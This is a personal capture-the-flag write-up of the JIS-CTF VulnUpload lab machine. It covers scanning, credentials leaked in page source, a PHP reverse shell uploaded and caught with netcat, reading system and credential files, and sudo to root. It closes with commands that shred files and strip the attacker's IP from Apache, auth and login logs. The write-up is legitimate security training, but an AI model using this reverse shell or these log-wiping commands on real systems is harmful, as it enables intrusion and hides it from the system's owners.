
JIS-CTF VulnUpload
This is how i completed JIS-CTF: VulnUpload. This vm was released on the 8th of March 2018. JIS-CTF:VulnUpload This box was a bit harder for me to secure than DeIce was, but i did the best i could. The ip is determined by DHCP.
Information Gathering
I first started with scanning for open host since ips were given by dhcp.
for i in $(seq 3 254);do ping -t 1 -w 1 192.168.1.$i | grep 'bytes from'; done
It didn’t take very long for the machine to be found.
The ip was: 192.168.1.56.
So i ran an nmap scan against it nmap -sS -sV 192.168.1.56:
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
Breaking into the machine
After the scan i went to check the webpage.
I found a login page.
 looked at source, nothing of interest.
I tried to login using
admin as username and admin as password, but no success.
I looked at robots.txt and found this:
User-agent: *
Disallow: /
Disallow: /backup
Disallow: /admin
Disallow: /admin_area
Disallow: /r00t
Disallow: /uploads
Disallow: /uploaded_files
Disallow: /flag
I immediatly went to /flag and got the first flag: The 1st flag is : {8734509128730458630012095}.
Apart from /flag, /admin_area and /uploaded_files were real directories.
I went to /admin_area and found a page which contained the text:
The admin area not work :)
I looked at the source for any secrets and found the second flag, as well as login credentials:
	username : admin
	password : 3v1l_H@ck3r
	The 2nd flag is : {7412574125871236547895214}
I went back to the login page and tried these credentials.
It worked, and it redirected me to a file uploader.
I looked for a reverse php shell on my own machine using: locate php-reverse-shell.php.
I copied one of the shells found to my ctf directory, and edited it.
I changed:
$ip = '127.0.0.1';
$port = 1234;
to:
$ip = '192.168.1.5';
$port = 31337;
I uploaded the file to the site, and listened for incoming connections using netcat:
nc -lp 31337
Now that nc was listening i went to /uploaded_files/php-reverse-shell.php and i got a shell. I first checked to see what user i was:
$ whoami
www-data
Like i did with the previous ctf, i checked the users and groups that exist on the machine:
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uuidd:x:108:112::/run/uuidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
technawi:x:1000:1000:technawi,,,:/home/technawi:/bin/bash
mysql:x:111:118:MySQL Server,,,:/nonexistent:/bin/false
$ cat /etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:syslog,technawi
tty:x:5:
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:
fax:x:21:
voice:x:22:
cdrom:x:24:technawi
floppy:x:25:
tape:x:26:
sudo:x:27:technawi
audio:x:29:
dip:x:30:technawi
www-data:x:33:
backup:x:34:
operator:x:37:
list:x:38:
irc:x:39:
src:x:40:
gnats:x:41:
shadow:x:42:
utmp:x:43:
video:x:44:
sasl:x:45:
plugdev:x:46:technawi
staff:x:50:
games:x:60:
users:x:100:
nogroup:x:65534:
systemd-journal:x:101:
systemd-timesync:x:102:
systemd-network:x:103:
systemd-resolve:x:104:
systemd-bus-proxy:x:105:
input:x:106:
crontab:x:107:
syslog:x:108:
netdev:x:109:
lxd:x:110:technawi
messagebus:x:111:
uuidd:x:112:
mlocate:x:113:
ssh:x:114:
technawi:x:1000:
lpadmin:x:115:technawi
sambashare:x:116:technawi
ssl-cert:x:117:
mysql:x:118:
I didn’t notice technawi until i saw it appear multiple times in the group file.
I went to /home/technawi and checked all the files:
$ ls -la
total 48
drwxr-xr-x 3 technawi technawi 4096 Apr 21  2017 .
drwxr-xr-x 3 root     root     4096 Apr 11  2017 ..
-rw------- 1 technawi technawi 4321 Apr 21  2017 .bash_history
-rw-r--r-- 1 technawi technawi  220 Apr 11  2017 .bash_logout
-rw-r--r-- 1 technawi technawi 3771 Apr 11  2017 .bashrc
drwx------ 2 technawi technawi 4096 Apr 11  2017 .cache
-rw-r--r-- 1 technawi technawi  655 Apr 11  2017 .profile
-rw-r--r-- 1 technawi technawi    0 Apr 11  2017 .sudo_as_admin_successful
-rw------- 1 root     root     6666 Apr 21  2017 .viminfo
-rw-r--r-- 1 root     root     7141 Apr 18  2017 1
There was nothing interesting in any of the files that i was able to read. So i went to /var/www/html/ and listed all the files:
$ ls
admin_area
assets
check_login.php
css
flag
flag.txt
hint.txt
index.php
js
login.php
logout.php
robots.txt
uploaded_files
I tried reading flag.txt but i wasn’t allowed. It didn’t make any diffrence but i tried viewing flag.txt in the browser. So instead i viewed the contents of hint.txt:
try to find user technawi password to read the flag.txt file, you can find it in a hidden file ;)

The 3rd flag is : {7645110034526579012345670}
With knowing that the credentials were in a file i assumed that technawi was the owner of said file.
So i ran a find command to find all technawi’s files, find / -type f -user technawi -ls:
   927593      4 -rw-r--r--   1 technawi technawi       89 Apr 21  2017 /etc/mysql/conf.d/credentials.txt
   143533      4 -rw-r-----   1 technawi technawi      132 Apr 21  2017 /var/www/html/flag.txt
   140024      8 -rw-------   1 technawi technawi     4321 Apr 21  2017 /home/technawi/.bash_history
   140022      0 -rw-r--r--   1 technawi technawi        0 Apr 11  2017 /home/technawi/.sudo_as_admin_successful
   139747      4 -rw-r--r--   1 technawi technawi      655 Apr 11  2017 /home/technawi/.profile
   139883      4 -rw-r--r--   1 technawi technawi     3771 Apr 11  2017 /home/technawi/.bashrc
   139927      4 -rw-r--r--   1 technawi technawi      220 Apr 11  2017 /home/technawi/.bash_logout
/etc/mysql/conf.d/credentials.txt was a file i haven’t tried opening yet so i did that, and found the flag plus login details:
The 4th flag is : {7845658974123568974185412}

username : technawi
password : 3vilH@ksor
I immidiately went to login as technawi. I went straight to /var/www/html/ and viewed flag.txt:
The 5th flag is : {5473215946785213456975249}

Good job :)

You find 5 flags and got their points and finish the first scenario....
After this i tried to login as root:
technawi@Jordaninfosec-CTF01:/var/www/html$ sudo -s
[sudo] password for technawi:
root@Jordaninfosec-CTF01:/var/www/html# whoami
root
root@Jordaninfosec-CTF01:/var/www/html#
So now i am finished with breaking into the machine.
Mitigation-ish
I’m still new to how i should mitigate things, and for this reason i didn’t find much that i could improve on security on the machine. So there’s only two things i could think of, robots.txt and (the permissions on) the credentials file. First robots.txt. I still don’t know what the ideal robots.txt structure would be, but here’s what i think should be:
User-agent: *
Disallow: /
And before i forget, you shouldn’t have any sensitive information in comments (like in /admin_area), so i removed those. I know that it’s better to not have any files with credentials of any sort, but i’m imagening that it would need to be there so i did not delete the file, but instead changed the file permissions:
chmod 700 /etc/mysql/conf.d/credentials.txt
That is about it for the mitigation part.
Covering my tracks
I first of all removed my shell file.
shred -n 30 -z -u /var/www/html/uploaded_files/php-reverse-shell.php
After that i went to remove my traces from the weblogs.
grep -v "192.168.1.5" /var/log/apache2/access.log > /tmp/a && mv /tmp/a /var/log/apache2/access.log
grep -v "192.168.1.5" /var/log/apache2/error.log > /tmp/a && mv /tmp/a /var/log/apache2/error.log
After that i checked for any files with my ip in it in the directory /var/log:
find ./ -type f -exec grep "192.168.1.5" {} \;:
Binary file ./btmp matches
Binary file ./wtmp matches
Binary file ./lastlog matches
#plus more from auth.log
I forgot to do something so went out of root and did:
export HISTSIZE=0
And shredded the .bash_history file. Back into root i did the same. After that i removed my traces from /var/auth.log and /var/log/lastlog:
shred -n 1000 -z -u lastlog
grep -v "192.168.1.5" auth.log > /tmp/tmplog && mv /tmp/tmplog /var/log/auth.log
After that i exited from everthing and i was done with this CTF.